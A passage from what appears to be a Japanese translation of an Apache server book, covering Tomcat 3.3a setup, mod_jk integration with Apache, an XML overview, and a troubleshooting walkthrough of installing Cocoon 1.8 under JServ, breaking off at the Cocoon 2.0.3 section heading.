自分のマシンの8080番ポートにアクセスしてみてほしい。筆者らの場合は、<http://www.butterthlies.com:8080>にアクセスした。`$TOMCAT_HOME/webapps/ROOT/index.html`のホームページが表示されるはずだ。ページには、`$TOMCAT_HOME/webapps/index.html`であると書いてあるが、これは間違いだ。

成功の喜びを十分に味わったら、`$TOMCAT_HOME/bin/shutdown.sh`を実行して、Tomcatを終了しておこう。なお、Tomcatを終了しないまま起動しようとする、Javaの致命的エラーが発生する。

18.2.3 Tomcatのディレクトリ構造

`.../jakarta-tomcat--3.3a`ディレクトリには、以下のサブディレクトリが含まれる。

bin

起動スクリプト、終了スクリプト、`tomcat.sh`など

conf

設定ファイル

doc

さまざまなマニュアル。`uguide`（プリントアウトして手元に置くとよい）およびFAQ

lib

jarファイル

logs

ログファイル

webapps

サンプルのWebアプリケーション

work

Tomcatの作業領域

説明が必要と思われるディレクトリについて、その中身を見ていこう。

bin

起動スクリプトと終了スクリプトは、ともにより重要なスクリプト *tomcat.sh* を呼び出しているに過ぎない。*tomcat.sh* は以下のような処理を行う。

- CLASSPATH を推測する。
- コマンドライン引数を *org.apache.tomcat.startup.Tomcat* に渡す。コマンドライン引数には、*start* と *stop* に加えて、Tomcat の設定に使われる *server.xml* の場所を渡すことができる。たとえば、*/etc/server_1.xml* を使いたい場合は、次のように Tomcat を起動すればよい。

```
bin/tomcat.sh start -f/etc/server_1.xml
```

18.2.4 conf

このサブディレクトリには、2つの重要で有益なファイルが置かれている。

server.xml

1つめは *server.xml* だ。このファイルはいくつかの事項を扱っているが、そのほとんどは通常は手を加える必要はない。構文については、先ほど実行したデフォルトサーバ上のマニュアル (<http://.../doc/serverxml.html>) を参照してほしい。

apps-*.xml

apps-<名前>.xml という形式のファイル名をもつすべてのファイルも解析される。この動作を有効にするには、次のディレクティブを指定する。

```
<ContextXmlReader config="conf/apps.xml" />
```

これによって、*conf/apps.xml* と *conf/apps-*.xml* の両方が読み込まれて、そのコンテキストがロードされる（コンテキストがどのように利用されるかについては、後で説明するサーブレットの例を参照してほしい）。

18.2.5 サブレットの作成とテスト

ここでは、サーブレットのインストール方法の解説で取り上げた、*Simple.java* をテスト用のサーブレットとして使用する。最初にディレクトリ *.../site.tomcat* を作成し、この中に *servlets* というサブディレクトリを作成しよう。最終的には、Tomcat がこのサブディレクトリを指すように設定する。また、*.../site.tomcat/servlets* の中に *WEB-INF* (Tomcat はここに必要なファイルがあるものと期待する) というディレクトリを作成する。さらに、*WEB-INF* の中にサブディレクトリ *classes* を作成し、*Simple.class* を *.../site.tomcat/servlets/WEB-INF/classes* にコピーする。次に、以下ような内容の *.../site.tomcat/servlets/WEB-INF/web.xml* を作成して、クラス *Simple* を *test* という名前のサーブレットに関連付ける。

```

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE web-app
  PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.2//EN"
  "http://java.sun.com/j2ee/dtds/web-app_2_2.dtd">
<web-app>
  <servlet>
    <servlet-name>
      test
    </servlet-name>
    <servlet-class>
      Simple
    </servlet-class>
  </servlet>
</web-app>

```

最後に、以下のような内容の`conf/apps-simple.xml`（このファイルはデフォルト設定で自動的に読み込まれる）を作成して、ディレクトリ`.../site.tomcat/servlets`をコンテキストに関連付けて、ここまでの設定をTomcatに認識させる。

```

<?xml version="1.0" encoding="ISO-8859-1"?>
<webapps>
  <Context path="/simple"
    docBase="../../../site.tomcat/servlets"
    debug="0"
    reloadable="true" >
    <LogSetter name="simple_tc.log" path="logs/simple.log" />
    <LogSetter name="simple_servlet_log"
      path="logs/simple_servlet.log"
      servletLogger="true"/>
  </Context>
</webapps>

```

説明するまでもないと思うが、`docBase`には、サーブレットを格納したディレクトリを指定する。`path`パラメータには、このコンテキストにアクセスするURLの最初の部分を指定する。コンテキストには、サーブレットやJSPだけでなく、プレーンなHTMLを格納することもできる。サーブレットは、`path`配下の`servlet`サブディレクトリに配置されているので、ここで設定したサーブレット`Simple`にアクセスするには`http://.../simple/servlet/test`というURLにアクセスすればよい。したがって、`http://.../simple/servlet/test?a=b&c=d&c=e`にアクセスするとブラウザには以下のように表示される。

Simple Servlet

```

c[0]=d
c[1]=e
a[0]=b

```

18.3 TomcatをApacheに接続する

基本マニュアルである.../doc/tomcat-apache-howto.htmlの冒頭には、次のようながっかりさせられるコメントがある。

Tomcatのソースツリーは常に変更されているので、ここに示した情報はすでに古くなっているかもしれない。この点についての確実な情報は、ソースコードを調べてほしい。

先に指摘したとおり、Tomcatは自力で目的地までたどり着く意欲を持った人向きだということだ。http://jakarta.apache.org/tomcat/tomcat-3.2-doc/uguide/tomcat_ug.htmlにも目を通してみるとよい。2つのマニュアルには、さまざまな点で食い違いが見られる。

18.3.1 mod_jk

ApacheでTomcatとのインタフェースとなるのがmod_jkである。まず、mod_jkを入手してコンパイルした上で、Apacheにインストールしよう。Tomcatはプラットフォームに依存しないJavaで書かれているので、Tomcatのインストールの説明ではバイナリをダウンロードした。しかし、mod_jkはソースの形で入手する必要がある。mod_jkのソースコードは、Tomcatのソース版とともに配布されているので、再度<http://jakarta.apache.org/builds/jakarta-tomcat/release/v3.3a/src/>にアクセスしてjakarta-tomcat-3.3a-src.tar.gzをダウンロードしよう。状況はよくなっているが、筆者らが最初にダウンロードしたときは、Tomcatのバイナリとソースのtarファイルが同じ名前だったために、解凍するともう一方が上書きされてしまう状態だった。

作業を始める前に、Apacheが適切にコンパイルされていることを確認しよう。まず、Apacheのコンパイルはsrc/Configureではなく、トップディレクトリのconfigureを使って行われている必要がある。次に、Apacheは共有オブジェクトのサポートが有効になっていなければならない。つまり、最低1つの共有オブジェクトが有効な状態で設定されていなければならない。簡単にこの条件を満たすには、次のようにするとよいだろう。

```
./configure --enable-shared=example
```

読者がすでにApacheをインストールしていて、そのバージョンが1.3.24以前である場合は、強制的な再ビルドが可能になるようにsrc/support/apxsを削除しなければならない。ビルドが完了したら、Apacheをインストールしよう。

```
make install
```

以上が完了したら、次の手順に進むことができる。

ソースを解凍したら、.../srcディレクトリに移動しよう。マニュアルは、.../jakarta-tomcat-3.3a-src/src/doc/mod_jk-howto.htmlにある。次に環境変数\$APACHE_HOME（マニュアルには

\$APACHE1_HOMEと書いてあるが、これは間違い) に`/usr/local/apache`を設定しよう。また、`JAVA_HOME`もすでに説明したとおりに設定する。

次に、`.../jakarta-tomcat-3.3a-src/src/native/mod_jk/apache-1.3`に移動して、次のコマンドを実行する。

```
./build-unix.sh
```

残念なことに、このスクリプトは「Linux万歳」症候群にかかっている、`find`ユーティリティに一般的ではないオプション使われている。このため、以下の修正を行う必要があった。

```
JAVA_INCLUDE="`find ${JAVA_HOME}/include -type d -printf \"%p \\\n\"` ||  
echo "find failed, edit build-unix.sh source to fix"
```

上記の行を次のように編集する。

```
JAVA_INCLUDE="`find ${JAVA_HOME}/include -type d | sed 's/^/-I /g'`" || echo  
"find failed, edit build-unix.sh source to fix"
```

この変更ですいぶんポータビリティが向上するはずだ。さらに、`.../jakarta-tomcat-3.3a-src/src/native/mod_jk/jk_jni_worker.c`に以下の行も追加した。

```
#ifndef RTLD_GLOBAL  
# define RTLD_GLOBAL 0  
#endif
```

この2つの変更によって`build-unix.sh`は動作し、`mod_jk.so`を手に入れることができた。

適切な権限を持ったユーザとして実行していれば、`build-unix.sh`は`mod_jk.so`をApacheのインストールディレクトリ配下の`libexec`（デフォルトでは`/usr/local/apache/libexec`）にインストールしてくれるはずだ。

次のステップは、Apacheが`mod_jk`を利用するように設定することだ。Tomcatには、このためのサンプルConfigファイルが同梱されており、`.../jakarta-tomcat-3.3a/conf/jk`に格納されている。このディレクトリには、共同で動作する2つのファイルがある。1つめのファイルは、以下のような`mod_jk.conf`だ。

```
LoadModule jk_module /usr/local/apache/libexec/mod_jk.so  
  
<IfModule mod_jk.c>  
  
JkWorkersFile .../jakarta-tomcat-3.3a/conf/jk/workers.properties  
JkLogFile logs/jk.log  
JkLogLevel error
```

```
JkMount /*.jsp ajp12
JkMount /servlet/* ajp12
JkMount /examples/* ajp12
```

```
</IfModule>
```

設定内容を簡単に説明しよう。まず、いつものとおり *mod_jk* をロードする。JkWorkersFile ディレクティブには、*mod_jk* のうちの Java のコンポーネントに対する設定が格納されたファイルの場所を指定する。JkLogFile と JkLogLevel は名前のとおりだ。最後に、JkMount で URL から Tomcat へのマッピングを指定する。なお、ここで ajp12 とあるのは、Apache との通信に使用されるプロトコルを示している。ajp13 の方が新しいプロトコルであり、こちらを優先して使用すべきだとマニュアルでも指摘されているのだが、Tomcat のデフォルト設定では ajp12 が使われている。ajp12 を ajp13 に変更して、プロトコルを切り替えよう。

この他に調整を要するファイルとして、*workers.properties* (以下の例では簡潔のためコメントを省略した。詳しい説明が必要なら実際のファイルを参照してほしい) がある。

```
workers.tomcat_home=../jakarta-tomcat-3.3a
workers.java_home=/usr/local/jdk1.1.8
ps=/
worker.list=ajp12, ajp13
worker.ajp12.port=8007
worker.ajp12.host=localhost
worker.ajp12.type=ajp12
worker.ajp12.lbfactor=1
worker.ajp13.port=8009
worker.ajp13.host=localhost
worker.ajp13.type=ajp13
worker.ajp13.lbfactor=1
worker.loadbalancer.type=lb
worker.loadbalancer.balanced_workers=ajp12, ajp13
worker.inprocess.type=jni
worker.inprocess.class_path=$(workers.tomcat_home)$(ps)lib$(ps)tomcat.jar
worker.inprocess.cmd_line=start
worker.inprocess.jvm_lib=$(workers.java_home)$(ps)bin$(ps)javai.dll
worker.inprocess.stdout=$(workers.tomcat_home)$(ps)logs$(ps)inprocess.stdout
worker.inprocess.stderr=$(workers.tomcat_home)$(ps)logs$(ps)inprocess.stderr
```

このファイルのうち調整が必要なのは、*workers.tomcat_home*、*workers.java_home*、*ps*、および *workers.inprocess.jvm_lib* だ。最初の2つは名前のとおりなので説明は不要だろう。*ps* は、使用しているオペレーティングシステムでのパス区切り文字 (たとえば、Windows なら「\」、Unix なら「/」) を指定する。最後の *worker.inprocess.jvm_lib* は、サンプルファイルのコメントに従って、OS と JVM に応じて設定する (ただし、これはインプロセスバージョンの Tomcat を使用している場合にのみ適用される。したがって、この設定はデフォルトでは使用されないし、読者も望

まないだろう)。

最後に、Apacheに渡す実際のConfigファイルを作成しよう。筆者らは、8111番ポート（このポートを選んだのには特別な理由はない）を使うことにしたので、次のような`.../site.tomcat/conf/httpd.conf`を作成した。

```
Port 8111
DocumentRoot .../site.tomcat/www
Include .../jakarta-tomcat-3.3a/conf/jk/mod_jk.conf
```

DocumentRootには、HTMLを格納するディレクトリを指定する。Includeは、先ほど作成した`mod_jk.conf`を指すように調整しよう。あとは、いつものようにTomcatとApacheを起動するだけだ。Tomcatの起動方法はすでに説明した。Apacheの起動も今までと同様だ。

```
httpd -d .../site.tomcat
```

これによって、サンプルのサーブレットが動作するようになったはずだ。DocumentRootを`.../jakarta-tomcat-3.3a/webapps/ROOT`に設定すれば、Apacheサーバが先ほどのTomcatのサーバとポート番号以外はまったく同じように動作する。

最後に、さきほど説明したテストサーブレットをConfigファイルに追加する方法を説明しよう。これは非常に簡単で、`mod_jk.conf`または`httpd.conf`に次のような行を付け加えるだけだ。

```
JkMount /simple/* ajp13
```

すべての設定がさきほどのTomcatサーバのときと同じように行われていれば、*Simple*という名前のサーブレットもTomcatサーバのときと同じように動作するはずだ。必要なのは、JkMount内のURLパスとファイル`apps-*.xml`内のContextパスをマッチさせることだけだ。

19章

XMLとCocoon

ここまでは、スクリプトを作成するためのさまざまな方法を、その内容よりロジックに重点を置いて説明してきた。XMLとCocoonで作業する場合には、これとは異なる方針を取る。ジェネリックなXMLフォーマットから、目的のフォーマット（通常はHTMLだが他のフォーマットの場合もある）への変換の筋道を定義しておくのだ。このアプローチでは、文書のセットが1つあれば、デバイスや状況に応じてさまざまな表現の文書を生成できる。

19.1 XML

XML (Extensible Markup Language) は、HTMLと同様にマークアップ（要素、属性、コメントなど）を使って文書中のコンテンツを識別する。しかし、XMLの場合には、HTMLとは異なり、開発者が独自のボキャブラリを作成してコンテンツを記述することができ、これによってコンテンツと表現をより明確に分離することが可能になっている。たとえば、このページの右上には「XMLとCocoon」という章タイトルがあり、これに本文が続いている。

ここまでは、スクリプトを作成するためのさまざまな方法を、その内容よりロジックに重点を置いて説明してきた…

このページを開いたまま読むのをやめ、次の日、また読み始めたでしょう。このとき、ページの一番上を見ればこの章の主題が何であったかをすぐに思い出せるし、最初のパラグラフを見ればこの章の概要が何であったかを思い出せる。

わたしたちは、安価な印刷物と読み書き能力が広まった500年以上にわたる文明社会の中で、何年もの間本を読み続けている。このため、このような組版上の決まりをわざわざ説明されなくても、どの要素がどのような意味を持っているかを読み取ることができる。

ページ上の正しい位置に、正しい字体で、正しいメッセージを置くことで、読者に意味を正しく伝える役目は、編集者と植字技術者によって担われてきた専門技術だった。

しかし、コンピュータ技術によってすべてが様変わりした。今では、DTPパッケージの助けを借りて、素人でも自分の書いた原稿を組版できるようになったのだ。また、版型をどうするかということに悩まされる必要もなくなった。Webには、標準的なレイアウトに従わず、知性や健全さの欠けたページであっても公開できるのだ。コンピュータデータには、中身のデータが何を意味するかを示すフォーマットは含まれていないので、これを示すための何らかのマークアップ言語がどうしても必要になった。

何十年も前に、最初にこの問題を解決したのはSGML (Standard Generalized Markup Language) である。SGMLはその後も長い間に渡って非公式に発展しつづけ、1986年にISO (International Organization for Standardization) によって承認された。SGMLはさまざまな産業で採用され、独自のタグ言語を定義するために利用されてきた。たとえば、飛行機のメンテナンスマニュアルのためのATA-2100、半導体業界で使われているPCIS、コンピュータ業界でソフトウェアのマニュアルのために使われているDocBookなどがある。

HTMLもSGMLのアプリケーションの1つである。HTMLはSGMLの機能のうちのごく一部を使用した、単一のボキャブラリからなるタグ言語である。世界中で1秒間に何百万行ものHTMLが使用されているが、その限界も明らかになってきた。問題は、HTMLではテキストがクライアントコンピュータの画面上でどのように表現されるかだけしか示されないことだ。看護師が、患者の医療記録を収めたWebページを見ている場面を想定してみよう。ストレッチャーには意識不明の患者が横たわっていて、ペニシリンを必要としている。しかし、この患者にはペニシリンに対するアレルギーはないだろうか。患者はさまざまな日にペニシリンの投与を受けていて、記録にはペニシリンという言葉が20回以上も登場する。これらの記録の中に、投与後に症状が悪化した例はあるだろうか。どこかにアレルギーについてのメモはないだろうか。こういったことを調べるためには何百というページを読まなければならないのだが、そんなことをしている時間はない。こういうときに、標準的な医学用のマークアップが必要なのだ。

```
<allergies><drug-reactions>....</drug-reactions></allergies>
```

このようなマークアップがなされていれば、ちょっとしたアプリケーションを利用するなどすればすぐに目的の情報を見つけることが可能だ。

原理上、SGMLはWeb上で必要なことを実現できる。しかし、SGMLは1バイトでも節約したい時代に規定されたため、多くのショートカットを備えており、あまりに巨大なので開発者にとって習得が容易ではないし、ブラウザでの実装も難しい。そこで、SGMLから贅肉を殺ぎ落として必要な部分だけにしたXMLが登場した。XMLでは文書の構造により厳密な注意を払う必要があるが、その代わりにボキャブラリの選択の幅が広がった。

ところで、XMLは完全に汎用化されたマークアップ言語だという点でHTMLとは異なっている。HTMLでは、<HEAD>、<H2>、および<HREF...>などの、あらかじめ定義された少数のタグを使用する。これに対して、XMLにはあらかじめ定義されたタグというものは存在しない。XMLでは、ユーザがそのページに格納する情報を定義するのに必要なタグを、先ほどの<allergies><drug-

reactions>のように、その都度定義する仕組みだ。使用するタグは、DTD (Document Type Definition: 文書型定義) に登録される (DTDは近い将来XML Schemaによって代替されるだろう)。DTDは、ツリーの形で文書の構造も定義している。たとえば、<book>には<chapter>が含まれ、<chapter>には<paragraph>が含まれる、といった具合だ。<paragraph>が<book>を含むことはできない。また、<drug-reaction>は、より広い概念である<allergies>の内側に来る。DTDを書くことは技術的には非常に簡単である。しかし、ほとんどのアプリケーションでは、ドキュメントの構造やその中に入るべき情報の型についての合意を形成するための作業が必要になるだろう。DTDの作成についての詳細は、Erik Ray著『Learning XML』(2000年、O'Reilly & Associates 発行、日本語版:『入門XML』オライリー・ジャパン発行)を参考にしてほしい。

XMLは、情報のフォーマットや表示だけではなく、それ以上の目的に利用される。XMLを使うと、情報を生成するための情報を扱うことが可能になるのだ。こうしたアプローチの有用性を詳しく説明した書籍としては、Brett McLaughlin氏による『Java and XML』[†]がある。この本で、Brett McLaughlin氏はネットワーク回線を顧客に販売する手続きを例に挙げている。

DSLやT1などのネットワーク回線の販売後には、多くの手続きが必要になる。まず、UUNetなど回線の供給業者に新しい回線の注文を出さなければならない。次に、CLEC (地域通信事業者) 側でルータを設定し、ISPと調整することが必要になる。その後、設置作業を行うのだが、もしこの作業をアウトソーシングしていればここでも別の会社に関係してくる。これは一般的で比較的シンプルなネットワーク回線販売の例だが、ここまでですでに3社が関わっている。これに、ルータの製造業者への技術サービスのグループや、顧客が利用しているほかの通信サービスを提供している電話会社、それにドメインを登録するInterNICも関係するので、手続きは非常に大掛かりなものになってしまう。

このようなやっかいな手続きも、XMLを使うことで大幅に単純化できる。最初の段階で、回線申し込みの内容をXML文書に変換するシステムに入力するものとする。この文書は、XSLを使って回線供給業者 (上記の例ではUUNet) に送信できるフォーマットに変換される。UUNetは回線に固有の情報を追加して、リクエストをCLECに返すのに適したXML文書に変換する。さらに、この文書にクライアントの所在地に関する新しい情報が追加されて、設置業者に渡される。設置が完了したら、設置が成功したかどうかの情報が文書に追加された後、XSLを使って変換された文書が元のCLECのアプリケーションに返される。このソリューションの美しい点は、ベンダ固有のフォーマットを使う複数のシステムを並立させるのではなく、各段階で同じXML APIのセットを使うことで、アプリケーション、システム、さらには業種を越えてXMLデータに対する標準的なインタフェースが可能になることだ。

さらには、手続きに関係するすべての組織が業界標準のDTDを利用すれば、XSLを使った文書の変換さえも不要になる。

この手続きの途中のどこかの段階で、文書のハードコピーが必要になるかもしれない。取り引きの過程が法的に重要な段階に到達したことを示すために、プリントアウトした書類にサインをするよう

[†] Brett McLaughlin 著『Java and XML 2nd edition』(2001年、O'Reilly & Associates 発行、日本語版:『Java & XML 第2版』オライリー・ジャパン発行)

な場合だ。このような場合には、XSL (Extensible Stylesheet Language) で書かれたスタイルシートを使えばよい。スタイルシートでは、フォントサイズや文書中のすべての要素の位置などを指定することができる。また、スタイルシートを使うと、一定の範囲で文書の構成を変更することも可能になる。たとえば、長い文書ならセクションの見出しとページ番号を拾って、目次を作成することも可能だ。また、スタイルシートを少し変更することで、同じ文書からさまざまなフォーマット (HTML、PDF、WAPデバイス用のWML、目の不自由な人のための音声や点字) を生成することができる。

WebにはXMLのような仕組みが必要なのは明らかであり、近い将来にはまとまった量の情報を公開する場合には必ずXMLを使うようになるだろう。しかし、依然として小さな文書の公開にはHTMLは有効であり、HTMLがすぐになくなってしまいうわけではない。手紙を書くために、本を作るための本格的なソフトウェアを使わないのと同じことだ。W3Cでは、HTMLからXMLへの転換を促進するために、XMLの基盤の上にHTMLをXHTMLとして構築しなおしている。現在のところ、XMLはまだそれほど使われていないが強く待望されており、急速に広まりつつある状況だ。以下にXMLの多くの利用例のうちの一部を紹介しよう。

- Math Markup Language: <http://www.w3.org/Math/>
- CML (Chemical Markup Language): <http://www.oasis-open.org/cover/gen-apps.html>
- Astronomical Instrument Markup Language: <http://aaaproduct.gsfc.nasa.gov/IRC/AIML/>
- Bioinformatic Sequence Markup Language: <http://www.bsml.org/>
- Weather Observation Definition Format: <http://zowie.metnet.navy.mil/~spawar/JMV-TNG/XML/OMF.html>
- Newspaper Classified Ad ML: <http://www.naa.org/technology/clsstdtf/index.html>

XMLのアプリケーションやXMLをサポートするテクノロジーの一覧は、<http://xml.coverpages.org>で見ることができる。

情報を公開したり交換したりする場合に、情報に含まれるビットの意味や重みを指定することを可能にするメディアとして、XMLが使用されることになる。いくつかのXML文書をマージして、新しい出力が作成されることも少なくない。理論上は、最終的なXMLとともにスタイルシートのCSSまたはXSLTをブラウザに送信して、画面上に人間が読めるようなフォーマットで表示することができる。しかし、実際には、XMLを正しく解釈できるブラウザはそれほど多くないのだ。MicrosoftのInternet Explorer v5以降なら多少はXMLを扱う能力がある。また、Opera Version 4以降、Netscape 6以降、Mozillaのすべてのビルドであれば、XML文書の表現に対してより自由な制御が得られる。XMLがリリースされた1998年より前の古いブラウザでは、未知のタグを正しく扱うことができない。

変換処理をブラウザ側で行えるようになれば、処理の負荷をサーバからクライアントにシフトできるので都合がよい (サーバを買わなければならない管理者の立場からするとなおさら都合がよい)。しかし、当分の間は、XMLのデータをWebを介して提供するには、XMLのページを別のプログラムに渡してHTML (またはPDFなどその他のフォーマット) に変換しなければならないだろう。原理上はスタイルシートを適用することでXMLをHTMLに変換することは可能だが、「適用する」ことはそん

なに容易ではないのだ。結局、変換を行うにはPerlのような言語でスクリプトを作成することが必要になる。しかし、多くのウェブマスターはこのようなことはしたくないだろう。このような作業を適切に処理してくれるソフトウェアに、「パブリッシングフレームワーク」と呼ばれるものがある。パブリッシングフレームワークには多くの競合パッケージがあるが、Apacheのユーザにもっとも適しているのはApache XMLプロジェクトの下で作られたCocoonだろう。

19.2 XMLとPerl

Cocoonの世界に足を踏み入れるつもりなら、FAQ (<http://cocoon.apache.org/1.x/faqs.html>) を読んでおくべきだろう。このFAQを読めば、規模、複雑さ、テストの状況などCocoonの概要をつかむことができる。

Javaの世界への冒険（筆者らの1人、Perterに言わせれば、ニューヨークから南極までまっすぐ歩いて行こうとするようなものだ）に飛び込む準備ができていないと感じているが、XMLは理解しておきたいというなら、CPAN (<http://search.cpan.org/search?mode=module&query=xm1>) にあるたくさんのPerlパッケージを利用してみるのがよいだろう。これらのパッケージを使えば、より手軽に有益な結果を得ることができるだろう。PerlとApacheの間のインタフェースについては、16章「CGIとPerl」、17章「mod_perl」で説明している。また、XML Apacheプロジェクトによって維持されているもう1つのオプションとして、XMLに格納された情報を変換して提示するためのPerlパッケージ、AxKit (<http://axkit.org>) がある。

19.3 Cocoon

Cocoonの概要紹介とダウンロードページへのリンクは、<http://cocoon.apache.org/>にある。JDK 1.2をサポートしていないプラットフォームやサポートが不十分なプラットフォームでApacheを実行している場合は、古いバージョンのCocoonを使った方がよいかもしれない。この後の節では、JServを使うCocoon 1.8のインストールと、Tomcatを使うより新しいCocoon 2.0.3のインストールを説明する。どちらのバージョンについても、プラットフォームごとにソース版とバイナリ版が用意されている。

19.4 Cocoon 1.8とJServ

Cocoonの概要紹介とダウンロードページへのリンクは、<http://cocoon.apache.org/1.x/>にある。説明の中に、Xerces、Xalan、FOP、Xang、SOAPのような見慣れない名前があるが、これらはCocoonを構成するのに使用される補助パッケージだ。これらのうち、必要なものはCocoonのダウンロードファイルに含まれており、最新リリースより古い場合もあるがCocoonが動作することは保証されている。このため、ファイルのサイズが大きくなっているが、バージョンの不一致による問題を防ぐことができる。

Win32を使用している場合にはZIPされた実行ファイルを、Unixの場合はソース版をダウンロードしよう。筆者らは、最新版と注記されていた *Cocoon-1.8.tar.gz* をダウンロードした。

いつものように *README* ファイルを読もう。 *README* には、 *.../docs* にhtmlのマニュアルがあると書かれている。なお、 *README* には書いてないのだが、このディレクトリのファイルは広い画面向きに固定幅の表組みを使ってフォーマットされており、印刷には不向きだ。印刷用には、 *.../docs.printer* のファイルを使うとよい。しかし、後ほど指摘するがこのディレクトリのファイルには欠点があって、画面表示用のファイルとまったく異なるだけでなく、重要な情報が省略されているのだ。読者もすでに体験済みだろうが、Javaの世界ではこのようなことは日常茶飯事なのだ。

次に、もっとも簡略なインストールの手順を説明する。

まず、 *install.html* を読もう。CocoonはJavaのサーブレット（サーブレットとしては非常に非常に大規模だ）なので、v1.1以降のJava仮想マシンが必要だ。筆者らはv1.1.8を使っている。v1.2以降を使っている場合には、Javaコンパイラが格納されている *<jdk_home>/lib/tools.jar* をCocoonのコンポーネントとして扱い、クラスパスに追加する必要がある。 *.login* に次の行を追加しよう（18章「mod_jservとTomcat」参照）。

```
setenv CLASSPATH "/usr/src/java/jdk1.1.8/lib/tools.jar:."
```

次に、Cocoonをメイクし、 *usr/local/bin/etc/jserv.properties* を編集してJServがCocoonを認識できるようにする。Cocoonのマニュアルでは、以下の行を挿入するように指示している。

```
wrapper.classpath=/usr/local/java/jdk1.1.8/lib/classes.zip
wrapper.classpath=/usr/src/cocoon/bin/cocoon.jar
wrapper.classpath=/usr/src/cocoon/lib/xerces_1_2.jar
wrapper.classpath=/usr/src/cocoon/lib/xalan_1_2_D02.jar
wrapper.classpath=/usr/src/cocoon/lib/fop_0_13_0.jar
```

もちろん、これらのパスはマシンによって異なる。JDK 1.1.8には、 *tools.jar* がないので、 *classes.zip* を使用した。 *servlet_2_2.jar* を追加するとCocoonが動作しないので、このファイルを追加してはならない。以上の行は、 *jserv.properties* でwrapperを扱っている箇所を探して、そこに挿入するのがよいだろう。

次に行うべき作業について、Cocoonのマニュアルには次のように書いてある。

ここでCocoonの設定を行う。設定を行うためには、Cocoonのサーブレットゾーンを選択しなければならない。サーブレットゾーンがわからない場合は、 *zone.properties* を開いてみてほしい。

マニュアルにしたがって、 *usr/local/bin/etc/zone.properties* を開いてみた。このファイルには、技術的なコメントが詰め込まれているが、その内容について詳しく知らないとあまり役に立たないだろう。このファイルを読んで、すぐに「サーブレットゾーン」が理解できるとはとても思えない。さらに、マニュアルでは次のような行を追加するように指示している。

```
servlet.org.apache.cocoon.Cocoon.initArgs=properties=[Cocoonのパス]/bin/
cocoon.properties
```

この記述もやはり正確とはいえない。ダウンロードファイルには、`.../bin/cocoon.properties`というファイルはないのだ。実際には、このファイルは別の2つの場所（Unixのdiffユーティリティで調べたところ、2つのファイルは同一だった）に置かれている。そこで、筆者らはそのファイルを他の設定ファイルと同じ場所（`/usr/local/bin/etc`）にコピーし、次に示す行を`zone.properties`の最後に追加した。

```
servlet.org.apache.cocoon.Cocoon.initArgs=properties=/usr/local/bin/etc/
cocoon.properties
```

最後に`jserv.conf`の編集する。JServのエラーをApacheの`error_log`に送るよう指示する`ApJServLogFile`を`DISABLED`に設定する。また、以下に示す行を追加する。

```
AddHandler cocoon xml
Action cocoon /servlet/org.apache.cocoon.Cocoon
```

`/servlet/`はサブレットゾーンのマウントポイントである（上の例は、Apache JServのサブレットマッピングでの標準的な名前）。

これらはもちろんApacheのディレクティブであり、サイトのConfigファイルに`jserv.conf`をインクルードすることで有効になる。この設定が何のためのものなのかよくわからないが、`jserv.conf`の`<IfModule mod_jserv.c>`ブロック内にこのとおりにコピーした。

Apacheはエラーなし（エラーログをチェックした）で起動できた。しかし、`http://www.butterthlies.com/index.xml`にアクセスしようとしたところ、ブラウザに以下のようなメッセージが表示された。

```
Publishing Engine could not be initialized.
java.lang.RuntimeException: Can't create store repository: ./repository. Make
sure it's there or you have writing permissions.
In case this path is relative we highly suggest you to change this to an
absolute path so you can control its location directly and provide valid
access rights.
```

```
at
org.apache.cocoon.processor.xsp.XSPProcessor.init(XSPProcessor.java:194)
....
```

-----メッセージの訳文-----

パブリッシングエンジンが初期化できませんでした。

`java.lang.RuntimeException: ストアリポジトリが作成できません: ./repository`。パスが存在するかどうか、書き込み権限があるかどうかを確認してください。

パスが相対パスで指定されている場合は、絶対パスに変更することを強くお勧めします。絶対パス指定の方が、場所の指定を直接的にコントロールでき、有効なアクセス権を与えることが可能になります。

```
org.apache.cocoon.processor.xsp.XSPProcessor.init(XSPProcessor.java:194)
```

```
-----
```

「repository」は`zone.properties`で次のように定義されている。

```
repositories=/usr/local/bin/servlets
```

相対パスが問題ではないようなので、書き込み権限が問題なのかもしれない。そこで、このディレクトリに移動して次のコマンドを実行してみた。

```
chmod a+w servlets
```

Apacheを再起動してみたが、ブラウザには先ほどと同じエラーが表示された。さらに詳しく調べたところ、Javaの流儀では「repository」という名前のまったく別々のものが少なくとも2つあるらしいのだ。問題の元になっていたのは、`cocoon.properties`の次の行で指定されているようだ。

```
processor.xsp.repository=./repository
```

この行を次のように変更した。

```
processor.xsp.repository=/usr/local/bin/etc/repository
```

さらに、次のコマンドを実行した。

```
chmod a+w repository
```

これでエンジン初期化の問題は解決したのだが、代わりに別の問題が明らかになった。

```
java.lang.RuntimeException: Error creating
org.apache.cocoon.processor.xsp.XSPProcessor: make sure the needed classes
can be found in the classpath
(org/apache/turbine/services/resources/TurbineResourceService)
...
```

このエラーの解決には多少手間取った。最初は、設定ファイルから「turbine」が関係するコマンドを探してコメントアウトしようと思ったが、そのようなコマンドは見つからなかった。その後、`cocoon.properties`内でデータベース関連のコマンドブロックの近くのコメント内に、「turbine」という言葉が現れていることに気づいた。おそらく、「turbine」を削除しなければならないのではなく、インタフェースを必要とするデータベースは存在しないにも関わらず、Cocoonの別の部分が「turbine」を必要としているのに、それが見つからなかったことが問題なのだ。`/usr/src/cocoon/lib/turbine-`

`pool.jar`というファイルが見つかったので、次の行を `usr/local/bin/etc/jserv.properties` に追加した。

```
wrapper.classpath=/usr/src/cocoon/lib/turbine-pool.jar
```

驚いたことに、これによってCocoonは正常に動作するようになった。調べてみると、印刷用ではないオリジナルマニュアルのインストール説明には、`turbine-pool.jar`についての説明があり、これが重要なファイルだと指摘されていた。しかし、筆者らが利用した印刷用のマニュアルでは、この説明が省かれているのだ。

このような問題に対処していると、Cocoonの設定ファイルに加えた変更を有効にするためにApacheを何度も再起動することになる。そして、再起動時に`error_log`に次のようなメッセージが記録される。

```
... Address already in use: make_sock: could not bind to port 80
```

これは、Apacheの再起動の際に古いプロセスがまだ動いていた場合に起こる。おそらく、JServコンポーネントが失敗したにもかかわらず、Apache自体は正常に起動していたために、同じポートに2重にバインドすることができないことによるエラーだろう。Cocoonの設定を変更した場合には、古いプロセスをkillしてから再起動する必要がある。

19.5 Cocoon 2.0.3とTomcat

